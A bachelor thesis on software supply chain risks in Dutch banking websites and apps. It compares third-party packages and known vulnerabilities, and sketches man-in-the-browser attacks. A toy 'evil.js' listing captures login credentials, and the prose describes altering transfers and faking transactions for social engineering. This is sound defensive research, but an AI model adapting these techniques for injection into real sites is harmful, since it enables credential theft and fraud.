Bachelor thesis
Computer Science

Radboud University

Software Supply Chain Security for Banking Websites

Author:
Bram in 't Zandt
s4470346

First supervisor/assessor:
Associate professor, Erik Poll
erikpoll@cs.ru.nl

Second assessor:
Assistant Professor,
Aleks Kissinger
aleks@cs.ru.nl

January 13, 2019

Abstract

In the modern world, most new software is based on third-party software. This results in a so-called software supply chain. Most of the time, the third-party software is trusted without actually verifying its trustworthiness. This is done because verifying the trustworthiness of all the code would be too time-consuming. The problem lies in the fact that we cannot make a lot of assumptions about the trustworthiness of code found on the internet since we do not know who wrote it and with what intentions. Dutch banks also include third-party software in their websites. Obviously they should pay special attention to what third-party software they include here. This thesis provides an overview of the software supply chains of Dutch banks for both their websites and their apps. Furthermore, this thesis identifies some of the risks that the banks are vulnerable to, due to their software supply chain. There is also an attempt made to quantify these risks based on several aspects of the software supply chain, for example: the size, the number of developers and whether all packages are up-to-date.

Contents

Chapter 1

Introduction

On the 7th of April 2014 a bug in OpenSSL, an open-source implementation of the SSL/TLS protocol, named HeartBleed [1] was disclosed to the public. This bug allowed attackers to read memory from the system that is being protected by OpenSSL. This way, the attacker can recover the encryption key that is being used. This key can be used to decrypt secure communications, revealing usernames, passwords and the content of messages send over the connection. According to Netcraft's April 2014 Web Server Survey [1] approximately 66% of all webservers were using nginx and Apache, two open source webservers who use OpenSSL. This means that at least 66% of all websites were vulnerable for HeartBleed. In the wake of HeartBleed a lot of websites recommended that their users should change their password since it might have been leaked via the bug.

The bug was introduced to the websites via a chain. The websites were running on an open-source webserver, thus making the website dependent on the webserver. In turn, the webserver was using another open-source software package named OpenSSL, which contained the actual bug. Thus, the OpenSSL bug was introduced to the websites via a chain of dependencies. This chain of dependencies is often called a supply chain and if we talk about it in relation to software, it is called a software supply chain.

The bug slipped through the review process of OpenSSL, a process specifically set up to prevent these bugs from ending up in the final release. The bug in OpenSSL was created due to "oversight" by the developer [2], meaning that he did it by accident. But what if such a bug gets introduced in a critical package on purpose?

In his 2018 blog post David Gilbertson sketches an interesting scenario in which he explains how an attacker could use open source libraries to steal usernames, passwords and credit card credentials [3]. The attacker fixes some bugs, creates a new logging option and sends pull requests to developers of large packages to pull his code into their codebase. The code

[1] `http://heartbleed.com/`

that he hosts on GitHub is different from the code that is included in the NPM package. So developers looking at his code on GitHub will notice nothing out of the ordinary but when the code is run, his exploit is included allowing him to steal sensitive information. This blog post is the inspiration for this thesis.

In November 2018 there was an attack that actually used some of the techniques described in Gilbertson's blog post. The attack targeted a bitcoin wallet developed by Copay[2] and was done by inserting malicious code in a popular package where Copay depended on [4]. The code was inserted in *event-stream*, a package with currently more than 2 million downloads. The attack used three stages: the first stage consisted of adding actual new functionality to the package. This new functionality was the function *flatmap-stream*. This was done on the 8th of September. Then, about a month later, on the 5th of October the malicious code was slipped into *flatmap-stream*. Three days later the attacker removed the *flatmap-stream* functionality and bumps the package to a new major version (so the repo gets cleaned of the malicious code). In those 3 days the package gets a lot of downloads. One of them being from the developers of Copay, who include the malicious code in their application. The attack was detected after someone accidentally noticed the weird code[3] and created a GitHub issue about it[4]. This happened on the 21st of November, more than a month after the malicious code was inserted in the package.

Copay has only released a brief statement[5] in which they explain which versions have been affected by the vulnerability and what users can do to prevent that their Bitcoins get stolen. They have not yet released a statement about the impact of the attack, i.e. if there were any Bitcoin stolen and how many users were actually at risk.

The examples above demonstrate both how easy it is for a bug to slip past checks and how easy it is for a malicious developer to insert code into a package, thus adding the malicious code to all the packages that depend on it. Developers should take a lot of care before including third-party software in their product since there might be bugs or exploits hidden in it.

In this thesis the software supply chain of Dutch banking apps and websites is analysed. First, Chapter 2 provides the definition of the software supply chain used in this thesis. Furthermore, it contains a section about responsibility in Open Source software and how that influences responsibility in the software supply chain. The chapter ends with a threat- and attacker-model of the software supply chain. Then, banking websites are analysed in Chapter 3. This includes a comparison between different websites. An start

[2] `https://copay.io/`

[3] `https://github.com/dominictarr/event-stream/issues/116#issuecomment-441759921`

[4] `https://github.com/dominictarr/event-stream/issues/116`

[5] `https://blog.bitpay.com/npm-package-vulnerability-copay/`

of analysing the banking apps is done in Chapter 4. Chapter 5 starts with several theoretical attacks that could be accomplished using the software supply chain. The second part of the chapter demonstrates the theoretical attacks in practice using a browser plugin to "attack" the KNAB website. Chapter 6 discusses the feasibility and impact of the attacks on other websites. Chapter 7 discusses countermeasures against these attacks. Then, Chapter 8 provides practical advice that banks can use to improve their security. Some pointers to possible research that continues the research done in this paper can be found in Chapter 9. Finally, Chapter 10 contains a conclusion of the general safety of the software supply chain at banks.

Chapter 2

Background on the software supply chain

This chapter starts with Section 2.1. In this section a definition of the software supply chain as used in this thesis is given. Section 2.2 is about the risks of the software supply chain that are specific to Open Source software. The chapter concludes with a threat- and attacker-model applicable to the software supply chain in Sections 2.3 and 2.4.

2.1 What is the software supply chain?

The supply chain refers to the transformation of natural resources and raw materials into a finished product [5]. Keeping this definition of the supply chain in mind, we try to formulate a definition of the software supply chain. The software supply chain refers to all the software that is a direct or indirect part of the finished product. Here, "direct part" means that the developer wrote the code specifically for that product and "indirect part" means that the developer included code from a third-party package.

At first hand, this definition seems to be fine. But what about the IDE (Integrated Development Environment) that is used by a developer, should that also be included? The attacks on Apple's Xcode in 2015 seem to indicate so. The attackers created a version of Apple's Xcode that was exactly the same as the original Xcode. The malicious version, named XcodeGhost, injected malware in the app when it was being compiled. According to Pangu Team[1] 3,418 IOS apps were published in the app store with the malicious code in them [6] (translation[2]) Pushing this example even further: should the Google Play Store or the Apple App Store be part of the software supply chain of an app since they are the supplier of the app to the costumer?

[1] `http://panguteam.com/pangu-team-about.html`
[2] `https://tinyurl.com/ybw35khb`

For websites, the example of an app store is not relevant. However, there is also software that is running specifically to display websites. Examples of this are the browser in which the website is displayed since vulnerabilities in the browser might also affect the security of the visited website. Browser-plugins are another example of software that might belong to the software supply chain of a website since they can also influence how a website is rendered.

The examples above demonstrate how hard it is to formulate a definition of the software supply chain. *In the rest of this thesis, software supply chain is defined as all software that is directly or indirectly included (via a third-party package).* The IDE used by a developer and other software that does not directly end up in the final product does not belong to the software supply chain as defined here. Figure 2.1 illustrates the idea of the software supply chain used in this thesis.

Using this definition, the software supply chain of a website includes all (client-side) HTML, CSS and JavaScript. The main focus of this thesis is all the client-side JavaScript since it is the only programming language of the three and therefore offers more possibilities to attackers.



Figure 2.1: The software supply chain

2.1.1 The software supply chain in websites

Figure 2.1 does not actually depict the software supply chain of websites. During the research, we found that there is no transitive software supply chain in websites. This is due to how dependencies work in websites.

For example when we have a look at the documentation of a front-end package,Bootstrap[3], it states that "Specifically, they [the bootstrap packages] require jQuery, Popper.js, and our own JavaScript plugins." and "jQuery must come first, then Popper.js, and then our JavaScript plugins.". This means that if someone wants to include Bootstrap on their website, they first have to manually include jQuery and Popper.js. Thus, although jQuery is not needed on its own, it is needed as a dependency of Bootstrap. In the resulting webpage, This dependency chain is no longer visible and all packages are included on the same level.

Therefore, the software supply chain of websites looks more like Figure 2.2, where all packages are included on the same level. This makes it easier to find the complete software supply chain since one does not need to transitively check dependencies. However, it is almost impossible to check transitive dependencies and to recreate the original software supply chain.



Figure 2.2: Flattened software supply chain

[3] https://getbootstrap.com/docs/4.2/getting-started/introduction/

2.2 Open Source software

There are several issues with open source software that affect the security of the software supply chain. This section introduces the most important issue.

Responsibility

There are several open source licenses that are being used in practice. The most popular licenses are listed on the licenses page of the website of the Open Source Initiative[4]. All of these licenses include a *Disclaimer of Warranty* and a *Limitation of Liability* (although some only include a combination of the two sections). The disclaimer states that the owner of the software and/or any contributors do not have any legal responsibility regarding the state of the package. Some licenses make exceptions for **exceptions agreed to in writing** and/or **where required by applicable law**. Applicable law mainly refers to deliberate and grossly negligent acts (as stated in the Apache License[5]).

The preceding paragraph only covers legal responsibility. There is an ongoing discussion whether maintainers of packages also have a social responsibility. There are roughly two ways to look at this. The first hands of all responsibility for the code to those that want to use it. This means that developers that want to include a third-party package have the responsibility to make sure that the code that they want to include is working properly and has no malicious code in it. In the case of Copay (introduced in Chapter 1) it would mean that the developers at Copay should have checked all commits made to the package before deciding whether to upgrade it. This is a tedious job since there are currently no tools to easily check all commits before upgrading a package.

The second is that the maintainer does have a social responsibility. This responsibility would include verifying people that want to commit code, to make sure that they have no malicious intentions. Furthermore, the maintainer would be responsible to mark repositories that are not longer maintained as in-active. This would prevent (new) people from relying on that package for their product. Last, if someone wants to take over the maintenance, the old maintainer should vet that the new maintainer does not have malicious intentions (for example by checking whether the person maintains other packages and whether the person already has participated in Open Source for a longer period of time).

Currently, both situations are not optimal and new tools should be created. An example of such a tool is software that allows developers to easily check what has changed in an update. An other solution would be to create

[4] `https://opensource.org/licenses`

[5] `http://www.apache.org/licenses/LICENSE-2.0`

a funding model for maintainers. This would make sure that they keep their repositories active since they get paid for it. The basis of this funding model should entail donations since people cannot be forced to pay money for a product when the source is freely available.

Responsibility and the Software Supply Chain

The unclear responsibilities for package owners and the developers that want to use those packages has implications for the security of the software supply chain. It provides the answer to who is responsible when an attack happens via the software supply chain. We have already determined that maintainers of packages do not have any legal liabilities in most cases. This means that those who want to use the software are responsible for its security and are liable if an attack happens that influences their users. This means that whenever a third-party package is included, the developers that include the package should pay careful attention to the package that they want to include, answering questions like: "Is the maintainer of this package reliable?", "Is the package being actively maintained?" and "Are there any known issues regarding this package?". Only after carefully examining the package, they should include it as a dependency of their project.

The same applies to the apps and websites of banks, especially since banks are part of a crucial infrastructure and responsible for handling a lot, if not all, of the payments that happen daily. Therefore banks should carefully examine the packages that they would like to include in their website and in their app and try to keep the number of included packages as small as possible.

2.3 Threat model

In order to identify the main risks that a software supply chain poses, we create a threat model in this section. Please note that this does not mention all risks associated with the software supply chain but only those that are relevant for the definition of the software supply chain given in Section 2.1.

The attacks described in Sections 5.1.1, 5.1.2 and 5.1.3 make use of this threat model. Each attack references to the applicable section of the threat model described below.

- **Attacks against the confidentiality of user data**
  Third-party code is able to interact with user data. A malicious developer might be able to insert code in the website and app that sends user data to a location controlled by the malicious developer. This can be done without being noticed by the user since the normal control flow can be resumed after the data has been send.

- **Attacks against the integrity of user data**
  Since third-party code has access to user data it is also able to change this data freely, thus breaking the integrity of the data. A possible problem might occur when the code is able to change the recipient and amount of a transaction made in the app or website.

- **Attacks against the confidentiality of product data**
  Third-party code is also able to access data that is only available at run-time. For example, think of API keys or certificates that are being used by the website or app to communicate securely. Malicious code is able to extract this data and send it to a location controlled by the malicious developer.

- **Attacks against the integrity of product data**
  Since third-party packages have access to product data, they are also able to alter the product data. This impacts the integrity of the product data.

- **Attacks against the availability of the product**
  Products that rely on the availability of packages might stop working if these packages stop being available. This is most likely to occur in websites since they often use Content Delivery Networks to provide the packages for them. If an important package stops being available on the CDN the availability of the website as a whole might be influenced.

- **Attacks against the integrity of the service's functionality**
  Third-party packages are able to alter the control flow of the service. This allows them to alter the functionality of the service.

2.4 Attacker model

The attacker model is relatively simple. The attacker tries to add malicious functionality to one of the packages that are included in the critical sections of websites or in the app. This allows attackers to alter the normal flow of information, enabling them to change certain variables and/or steal the usernames and passwords of users.

Chapter 3

Websites

In this section different banking websites are compared. There is a comparison based on the number of included software packages and their versions and how many people have worked on each software packet. The research focuses on the login page of banks since this page processes critical information (login data) but is still available without logging in, meaning that it is easier to compare for a lot of banks.

3.1 Aspects to research

Before an actual comparison can be made, it is important to determine which aspects have a major impact on the security. These aspects are listed below.

- **Number of third-party packages included**
  The number of third-party packages gives a rough indication of the number of developers that contributed. Also, more third-party packages likely means that more lines of code are included. It increases the likelihood of attacks against the availability of the product since it is more likely that one out of many packages becomes unavailable. Furthermore, a higher number of third-party packages means that the attacker can try to insert the malicious code in more packages.
- **Whether the site works when third-party cookies are blocked**
  A site failing to work when third-party cookies are blocked might indicate a stronger dependency on a third-party. This impacts the likelihood of attacks against the availability of the product.

- **Most recent version of all packages**
  Updates to packages fix bugs and add new features. Sometimes they also fix security flaws. Unless there are breaking changes in a new version, a package should be upgraded. More important, if there *are* security fixes in a newer version, the package should be upgraded as soon as possible.

- **Number of lines of code included from third-party packages**
  A higher number of lines of code increases the likelihood of attacks against the integrity and availability of both user- and product data.

- **Number of developers that worked on included third-party packages**
  A higher number of developers increases the likelihood of attacks against the integrity and availability of both user- and product data.

- **Whether there are remote packages included**
  This is mainly important for websites. If there are remote packages included on the website this increases the likelihood of attacks against the availability of the product. If all packages are stored offline it does not matter whether any package stops being available.

  Packages that are not hosted on the own domain can also be modified without the bank noticing. If source of the third-party package can be trusted this might not be an issue.

3.2 Method

The analysis was done using the browser's developer tools. For most modern browsers this is a built-in feature. The steps to toggle the tools differs per browser but it can probably be found in the menu. The browser used in this analysis is Firefox[1] where the tools can be toggled using *F12* or *Ctrl + Shift + I*. The exact method is explained for each of the aspects mentioned.

- **Number of third-party packages included**
  This was done using the debugger section of the browser's developer tools. Under "sources" is a list of all packages included on the webpage. The number of third-party packages is a subset of this list. By looking at the source code of a package, an estimate was made whether or not the package is third-party.

- **Whether the site works when third-party cookies are blocked**
  This can be checked by disabling third-party cookies in the browser and checking whether or not the site still works.

[1] `https://firefox.com`

- **Most recent version of all packages**
  This could only be done for packages that are open-source and where a version indicator was given in the source code. By comparing this version with the most recent version available, one knows whether the package used is up-to-date.

- **Number of lines of code included from third-party packages**
  This was done using a tool called cloc[2]. This tool offers support for a lot of languages, including JavaScript. The included files where first downloaded using a python script after which cloc analysed the directory in which they were downloaded. The only problem was that cloc does not handle minified files[3] well. Therefore, all the downloaded files were first un-minified before cloc calculated the number of lines of code.

- **Number of developers that worked on included third-party packages**
  This is only possible for open-source packages. The number of developers was taken from the platform on which the code was hosted (mostly Github) which offers details on the number of independent contributors to a project.

- **Whether there are remote packages included**
  Remote packages are packages that are not hosted on the own domain but are provided by a Content Delivery Network (CDN) or directly by its creator. This is only applicable for websites. The browser's developer tools lists remote packages under a separate directory, with the directory name being equal to the URL on which the packages are hosted.

[2] `https://github.com/AlDanial/cloc`

[3] Minified files are files that have been compressed. This means that all the new-lines, spaces and comments have been stripped. This is a good practice in web-development since it makes the files smaller, thus decreasing the time needed to download them.

3.3 Comparison of banking websites

The table below provides a comparison based on the aspects discussed in Section 3.1 between different banking websites. These banks were chosen because they are the largest banks in the Netherlands.

Name	**# third-party packages**	**Works when third-party cookies are blocked**	**Most recent version of all packages**	**#LOC from third-party packages**	**#Developers from third-party packages**	**Includes remote packages**
ABN-AMRO	13	Yes	No	33323	372	Yes
ASN	8	Yes	No	36508	707	No
ING	2	Yes	No	2346	-	No
KNAB	26	Yes	No	50755	4279	Yes
Rabobank	0	Yes	-	-	-	-
SNS	8	Yes	No	36508	707	No

The table clearly shows that there are huge differences between the banks, both in the number of packages they include and the number of lines of code they include from third-party packages.

Clearly visible from the table ids that there is one bank that does not include any third-party packages. This bank is the Rabobank.

Another difference is the number of developers that have contributed to the packages. There is a huge gap between the number of developers included in pages of ABN-AMRO and ING and the number of developers included in the KNAB website. One of the reasons for this difference is that KNAB includes a lot of open-source packages, for which the number of contributors can be found on GitHub. ABN-AMRO and ING include proprietary packages for which the number of developers can not be found. There was no attempt made to estimate this number for proprietary packages because it is very hard to estimate the number of developers in a company from its size and wealth. KNAB also included proprietary packages, so 4279 is an indication that is lower than reality.

Noticeable Risks

This section highlights some risks that were found in the packages included in the websites.

- **Outdated packages**
  A lot of packages are outdated. There is a column in Appendix A that indicates whether that package is the most recent version. As described in 3.1, there is a strong reason to upgrade if there are security fixes in newer versions. For example, KNAB includes four packages with known vulnerabilities. In total, there are seven vulnerabilities in the packages that KNAB includes. Table 3.3 shows a list of all packages with known vulnerabilities that are currently included in the website of a bank. We used the database of Snyk[4] for listing the packages since they provide a detailed description of the vulnerability together with references to a Common Vulnerabilities and Exposures (CVE) or Common Weakness Enumeration (CWE) where applicable. There are other services that do this, but we found Snyk the most easy to use. More information about the vulnerability can be found by pasting the Snyk ID after the following URL `https://snyk.io/vuln/`.

  The impact of these vulnerabilities is unclear since even those with a high severity only apply to a very specific element of a package. We have tried to check if banks actually use the vulnerable element but this turned out to be quite hard. More research is needed to conclude if banks are actually at risk.

[4] `https://snyk.io/`

Package name	Version	Included on	# of vulnerabilities	Highest severity	Snyk ID
AngularJS	1.5.8	KNAB	4	Medium	npm:angular:20180202 npm:angular:20171018 npm:angular:20150315 npm:angular:20161101
Bootstrap	3.3.7	KNAB	1	Medium	npm:bootstrap:20160627
Highcharts	5.0.6	KNAB	1	Low	npm:highcharts:20180225
jQuery	1.9.1	ABN-AMRO	1	Medium	npm:jquery:20150627
jQuery	1.10.2	SNS, ASN	1	Medium	npm:jquery:20150627
jQuery-ui	1.11.0	KNAB	1	High	npm:jquery-ui:20160721
jQuery-ui	1.11.2	SNS, ASN	1	High	npm:jquery-ui:20160721
Moment.js	2.1.0	SNS, ASN	3	Medium	npm:moment:20160126 npm:moment:20161019 npm:moment:20170905
Mustache	0.7.2	ABN-AMRO	1	Medium	npm:mustache:20151207

Table 3.1: List of vulnerabilities in included packages

- **Remote packages**
  KNAB and ABN-AMRO are the only banks that include packages from a remote location. As mentioned in 3.1 this brings additional security problems since the bank is not in control of the location. This means that the remote host can theoretically change the working of the package (or add malicious code to it) without the bank being able to notice. The only way to notice the difference, would be to regularly check for differences in the file, which is impractical.

- **Archived and no longer maintained packages**
  SNS and ASN include a package where the project has been archived and KNAB includes two packages that seem to be no longer maintained. This means that the package is no longer in development. Bugs in the code will therefore not be fixed.

  There is also another security implication. Packages that are no longer in active development might be taken over by another, potentially malicious, maintainer. This happened in the attack of Copay.

Chapter 4

Apps

This chapter provides a very high level overview of several Dutch banking apps. Due to time constraints this chapter is more limited than Chapter 3. All of the following chapters are only about websites. Further research on banking apps and their safety should be conducted.

4.1 Method

Since most apps are only available to download via a software store, for example the Google Play Store or the Apple App Store, the app needs to be extracted from the device on which it is installed. We used an Android device for this purpose. The apps were first installed on the device via the Google Play Store. Then the APKs[1] were extracted from the device using the method described in this section.

After the APKs were pulled from the device, they need to be decoded. This was done using Apktool[2], a tool that can be used to decode and recompile Android APKs.

After the APKs are decoded, its dependencies can be found. We did not find any formal method to do this. Instead, we looked through all the folders from the decoded APK to see if there were any folders matching a third-party package name. We also checked configuration files to see if there is any mention of third-party packages in them. When more research is conducted, a more formal method to find the dependencies of an app should be constructed.

[1] Android Package (APK) is the file format used by Android to distribute apps.
[2] `https://ibotpeaches.github.io/Apktool/`

Pulling the APK from the device

1. Install the Android Developer Bridge (ADB) on the computer.
2. Make sure to enable the Developer Options and USB Debugging on the Android phone[3].
3. List all packages on the device and find relevant ones by using `adb shell pm list packages`, this allows us to get a `$packagename`.
4. Get package location using `adb shell pm path $packagename`. This gives us a `$path` that we can use in the next step to actually pull the APK from the device.
5. Pull to current directory using `adb pull $path .`

4.2 A comparison of aspects

In this section a very basic comparison between several banking apps is made. Currently, only the size of the apps and the number of third-party packages is compared. The number of third-party packages has not been researched for all apps. Only the apps with more than zero packages have been looked into. The others still need to be done. Note that more research is needed in order to compare the apps on more aspects.

Although Table 4.1 does not provide that much information, it is enough to raise some questions that might be of interest in future research. For example, why is there such big difference in app size? The largest app being 49.1 MB (ABN-AMRO) while the smallest app is only 7.4 MB (SNS). Does this mean that ABN-AMRO includes more third-party packages in their app? Or does this simply mean that the ABN-AMRO app offers more functionality than the SNS app? These questions should be answered in further research.

4.3 Interesting observations

During the research, we made some interesting observations that are worth noting. These are listed in this section.

- The KNAB app seems to include software from third-party app building services. The decoded APK from KNAB contains a directory called *webuildapps* which seems to refer to a Dutch company called webuildapps[4].

[3]For most phones the Developer Options can be enabled by tapping 7 times on the Build Number in the Settings Menu. Then USB Debugging can be enabled from the Developer Options.

[4]`https://webuildapps.com/`

Name	# third-party packages	App size (MB)
ABN-AMRO	-	49.1
ASN	-	8.1
ING	9	32.4
KNAB	8	24.1
Rabobank	-	29.5
SNS	-	7.4

Table 4.1: A basic comparison between several banking apps.

- Both the KNAB and the ING app still have testing files in their released APK. The KNAB app contains files called *testtextfile.txt* and *testimagefile.jpg*. The ING app, on the other hand, contains a file called *test2.html*. It might be better to ship the released APK without these files since they only increase the size of the app.
- The ING app still contains several TODOs and FIXMEs. It might be better to either fix them before releasing the app or remove those comments from the production version since they might indicate flaws that an attacker is able to exploit while they are not fixed.
- 13.3 MB of the 24.1 MB of the KNAB app are due to a package that they include from Virtual Affairs[5].

[5] `https://www.virtual-affairs.com/en`

4.4 List of packages

This section provides a list of included packages for both the ING and the KNAB app.

ING

- OkHttp
- ZXing
- BarcodeFragLibV2
- AndroidPDFWriter
- ListViewAnimations
- AndroidAssetStudio
- Snackbar
- Lottie
- Android-Snowfall

KNAB

- charting
- AppDynamics
- QRCodeReaderView
- BottomNavigationViewEx
- SoThreeSlidingUpPanel
- SpongyCastle
- VirtualAffairs/BankingRight

Chapter 5

Attacks on Banking websites

This chapter demonstrates how a small piece of JavaScript can be a big problem for the banks. All attacks on the software supply chain of a website are so-called "man-in-the-browser" attacks. This means that the attacks only happen in the browser of the victim. That , it is hard for banks to detect these kinds of attacks and they instead have to rely on abnormalities in transactions or complaints from the users in order to detect that something is wrong. However, unlike other man-in-the-browser attacks, attacks via the software supply chain of the website do not require any action by the user. The user does not need to install any malicious plugins before being affected. Thus, all of a bank's users are affected at the same time. This means that these attacks have a higher impact than other man-in-the-browser attacks which normally require the user to install some kind of malicious software.

To demonstrate the feasibility of the attacks, a browser-plugin is used. This ensures that the JavaScript code is inserted into the website of the bank without actually having to insert the code in a package. A real attacker would only need to find an appropriate package to insert the code in for the attack to succeed. Some pointers about the feasibility of this are given in Section 6.1.

Section 5.1 describes attacks that are possible on banking websites using the software supply chain and demonstrates working JavaScript code for the first attack for a toy website. Section 5.2 provides a brief explanation of the use of a browser plug-in to demonstrate the attacks. Section 5.3 demonstrates how these attacks are implemented for the KNAB website. The reason why the attacks are only implemented for KNAB is simple: it is the only website for which I have access to the transfer and transaction overview page, which is required by some of the attacks. Furthermore, KNAB is one of the websites that uses third-party packages which means that the code provided could be inserted in one of their included packages.

5.1 Possible attacks

This section provides three attacks that would be possible via the software supply chain. Working JavaScript code for a toy website is provided for the first attack.

5.1.1 Stealing username and password

This section describes an **attack against the confidentiality of user data** as defined in Section 2.3. The idea is to show that a malicious package that is included on a web page can do what it wants and that the creator of the web page has no control over the package (or the code that it executes) once the package is included.

Let's assume that a very basic log-in page has the same layout as Listing 1.

```
<html>
<head>
<script type='text/javascript' src='awesome.js'></script>
<script type='text/javascript' src='evil.js'></script>
</head>
<body>
        <h1>Hello World!</h1>
        <input type='text' id='username' placeholder='username' />
        <input type='password' id='password' placeholder='password' />
        <button id='logIn'>Log me in!</button>
</body>
</html>
```

Listing 1: *index.html*

As can be seen, two JavaScript files are loaded. The content of the files are as shown in Listing 2 and Listing 3.

```
document.addEventListener('DOMContentLoaded', function(event) {
        document.getElementById('logIn').onclick = function(e) {
                alert('Awesome, you clicked the button.');
        };
});
```

Listing 2: *awesome.js*

```
document.addEventListener('DOMContentLoaded', function(event) {
        var button = document.getElementById('logIn');
        var username = document.getElementById('username');
        var password = document.getElementById('password');
        button.addEventListener('click', function(e) {
                alert('I\'m evil now');
                alert('Your username is: ' + username.value +
                      '\nYour password is: ' + password.value
                );
        });
});
```

Listing 3: *evil.js*

The file *awesome.js* defines an *onclick* function for the button. The result of this function is a pop-up with the message: "Awesome, you clicked the button.". The file *evil.js* on the other hand adds an additional function to the button's *onclick* event. This function first produces a pop-up with the message "I'm evil now" and then proceeds to show a pop-up with the username and the password that were entered.

The order in which both files are loaded does not matter since we use *addEventListener* in the *evil.js* file. This ensures that we can attach multiple eventListeners to the same event. The order does matter in the execution of events. If we first load *awesome.js* it will first show us "Awesome, you clicked the button." and then proceed with *evil.js*. The opposite will happen when *evil.js* is loaded first.

In a real world example the evil-action would not alert the username and password to screen but would instead send this to some location controlled by the attacker. Doing this is fairly easy and we have chosen to present a more visible attack.

5.1.2 Changing the amount and recipient

Another interesting attack for an attacker would be to change the amount and the destination when someone wants to transfer money. This is an **attack against the integrity of user data** as described in Section 2.3.

The principle of this attack is the same as before: using only JavaScript to change the amount and recipient without the user noticing the difference.

This attack is less trivial to pull off since there are a lot of factors that make it harder. One of the most important is that almost all banks require the user to confirm the transaction using a second factor. The type of second factor used determines how much harder this attack is. To understand why, lets assume that there are only two types of two-factor authentication (2FA).

1. **Type 1** is used to indicate all methods that do not show the amount and recipient on the second factor. This is the case in the traditional printed TAN-codes and in the readers that only work as a device for a challenge-and-response. All devices that only show the recipient **or** the amount also belong to Type 1. This type of 2FA does *not* ensure the integrity of the amount and recipient shown in the browser.

2. **Type 2** is used to indicate all methods that do show the amount and recipient on the second factor. This is the case in the newer Rabo Scanner[1] and in methods that use the mobile app for verifying the transaction. This type of 2FA ensures the integrity of the amount and recipient shown in the browser.

This attack is only possible if the bank does not provide any Type 2 2FA or if the user does not use it. This is due to the fact that the amount and recipient are also visible on the second factor. Only manipulating the amount and recipient in the browser is not good enough. The attacker would need some way to also manipulate the second factor so that it shows the recipient and amount as originally intended by the users. Otherwise they will not confirm the transaction. Thus, Type 2 2FA prevents attacks via only the software supply chain of the website.

Type 1 2FA does not offer the same protection. Due to the fact that these devices do not show the recipient and amount, the users have no way of knowing that the code generated actually belongs to the transaction that they intended. They might confirm a transaction that was manipulated by the attacker.

Even if we assume that the bank does not use Type 2 2FA this attack is still harder since the order in which the functions are called is important. An attacker wants to change the amount and destination before this data is send to the bank. Since *EventListeners* are executed in the same order as they are attached to the event, an attacker has to make sure that their *EventListener* is attached before the *EventListener* that sends the data.

5.1.3 Showing a fake transaction

The last attack that is described, is an **attack against the integrity of product data** as described in Section 2.3.

In this attack, the user sees an incoming transfer to their account. The sender of the money is unknown. Some time later, that same user gets a phone call from the attacker, who claims to have transferred money to the wrong account and asks if the user can send the money back. In reality, the transaction never happened and is only visible in the browser of the user.

While this is technically not an attack against the integrity of product data since the product data is not actually altered, it is from the perspective

[1] `https://www.rabobank.nl/particulieren/betalen/rabo-scanner`

of the users. From their view, an actual transaction was made to their account. They have no way to check if that transaction actually happened except by verifying it via the bank (by mail, phone or by actually visiting the bank). But it is unlikely that they will do that for every transaction that they have in their account. We find that this attack does concern the integrity of product data from a user's perspective.

Like in the previous section, a proof-of-concept is not provided but there is a demonstration how the attacker could accomplish this via the software supply chain. In order for this attack to work, there are two things that need to be altered.

1. **The transaction overview**
   The fake transaction needs to be added to the transaction overview. Therefore, the transaction overview needs to be altered.

2. **The current balance on the account**
   The balance needs to be changed so that it incorporates the fake transaction in the balance. So if the attacker wants to show a fake transaction of 10€, the balance also needs to be increased by 10€. This step could be skipped if the amount of the transaction is not that high, or if the attacker assumes that users do not keep track of their account balances. However, skipping this step does decrease the effectiveness of the attack.

Figure 5.1 shows an example of a fake transaction on the KNAB transaction page. Please note that this transaction was created by only editing the HTML of the page. If the attacker knows the right classnames it is easy to add the transaction and the amount when the page loads. If the attacker chooses a realistic date, name and description, one can imagine that the user actually believes that the transaction happened. Also note that the balance of the account has been edited to show the new transaction. This can be done in JavaScript if the attacker knows the classnames of the fields where the balance is stored.

In conclusion, it is possible for the attacker to create a fake transaction using only JavaScript. The only problem is that the attacker has to change the code per bank because banks will most likely not use the same classnames and layout on their transaction page. When the attacker has figured out the right names, adding a new transaction or changing an existing one is fairly easy.

